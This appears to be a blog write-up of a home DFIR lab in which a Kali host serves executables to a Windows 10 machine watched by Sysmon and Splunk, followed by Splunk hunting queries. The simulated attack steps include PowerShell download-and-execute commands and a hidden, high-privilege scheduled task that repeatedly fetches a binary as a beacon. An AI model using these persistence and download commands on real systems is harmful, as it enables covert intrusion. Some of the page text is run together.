
 Lab Diagram
Built a full DFIR Attack–Defense Lab using Kali, Windows 10, Splunk, and Sysmon to simulate adversary TTPs (ingress, execution, discovery, persistence, beaconing) and perform log-based detection and threat hunting.”
192.168.1.6 — Apache host, Splunk Enterprise indexer, deployment server192.168.1.7 — Sysmon (sysmonconfig.xml), Splunk Universal Forwarder/AGREED_WARLOCK.exe, /setup_client.exe
Lab Diagram
1
2
3
4
5
6
7
# Debian/Ubuntu-style install (example filename)
sudo dpkg -i splunk-10.0.1-c486717c322b-linux-amd64.deb
cd /opt/splunk/bin/
sudo ./splunk start --accept-license
# Allow ports
sudo ufw allow 9997
sudo ufw allow 8089
1
2
# From the folder containing Sysmon64.exe and sysmonconfig.xml
.\Sysmon64.exe -i .\sysmonconfig.xml
inputs.conf:
1
2
3
4
5
[WinEventLog://Microsoft-Windows-Sysmon/Operational]
disabled = false
renderXml = true
source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
index = main
 input config
Run these steps in an isolated lab. All binaries used are harmless test files. Ideal for blue-team training, SOC tuning, and DFIR practice.
setup_client.exe and AGREED_WARLOCK.exe on Kali apache (/var/www/html/).Invoke-WebRequest or a browser.
1
2
Invoke-WebRequest -Uri "http://192.168.1.6/setup_client.exe" -OutFile "$env:TEMP\setup_client.exe"
Start-Process "$env:TEMP\setup_client.exe"
1
2
3
$action = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '-NoProfile -WindowStyle Hidden -Command "Invoke-WebRequest -Uri http://192.168.1.6/AGREED_WARLOCK.exe -OutFile $env:TEMP\AGREED_WARLOCK.exe"'
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(1) -RepetitionInterval (New-TimeSpan -Minutes 10) -RepetitionDuration (New-TimeSpan -Days 365)
Register-ScheduledTask -TaskName 'ClientBeacon' -Action $action -Trigger $trigger -RunLevel Highest -Force
1
2
3
ipconfig /all
systeminfo
net view
1
2
3
New-Service -Name 'TestService' -BinaryPathName 'C:\Windows\System32\svchost.exe' -DisplayName 'Test Service' -StartupType Manual
# Then remove:
Remove-Service -Name 'TestService'
setup_client.exe, powershell.exe, rundll32.exe192.168.1.6ClientBeaconReplace
index=mainwith your index name if different.
1) Find initial downloads (Network connections):
 ip
ip
index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational EventCode=3
| where DestIp="192.168.1.6" OR dest="192.168.1.6"
2) Process creates of interest (PowerShell, rundll32, setup_client.exe):
 rundll32
index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational EventCode=1
| search ProcessName=("powershell.exe" OR "rundll32.exe" OR "setup_client.exe")
3) Scheduled task creation & repetition detection:
index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational EventCode=1 CommandLine="*schtasks*" OR EventCode=4698
4) Beacon-like periodic HTTP GETs:
index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational EventCode=3
| stats count by _time, Computer, DestinationIp, DestinationPort, ProcessName
| where DestinationIp="192.168.1.6" AND count>5
setup_client.exeForm_W_9_Ver-460102.js (phishing lure)192.168.1.6 (logged at 2025-10-18 19:35:12.000)powershell.exe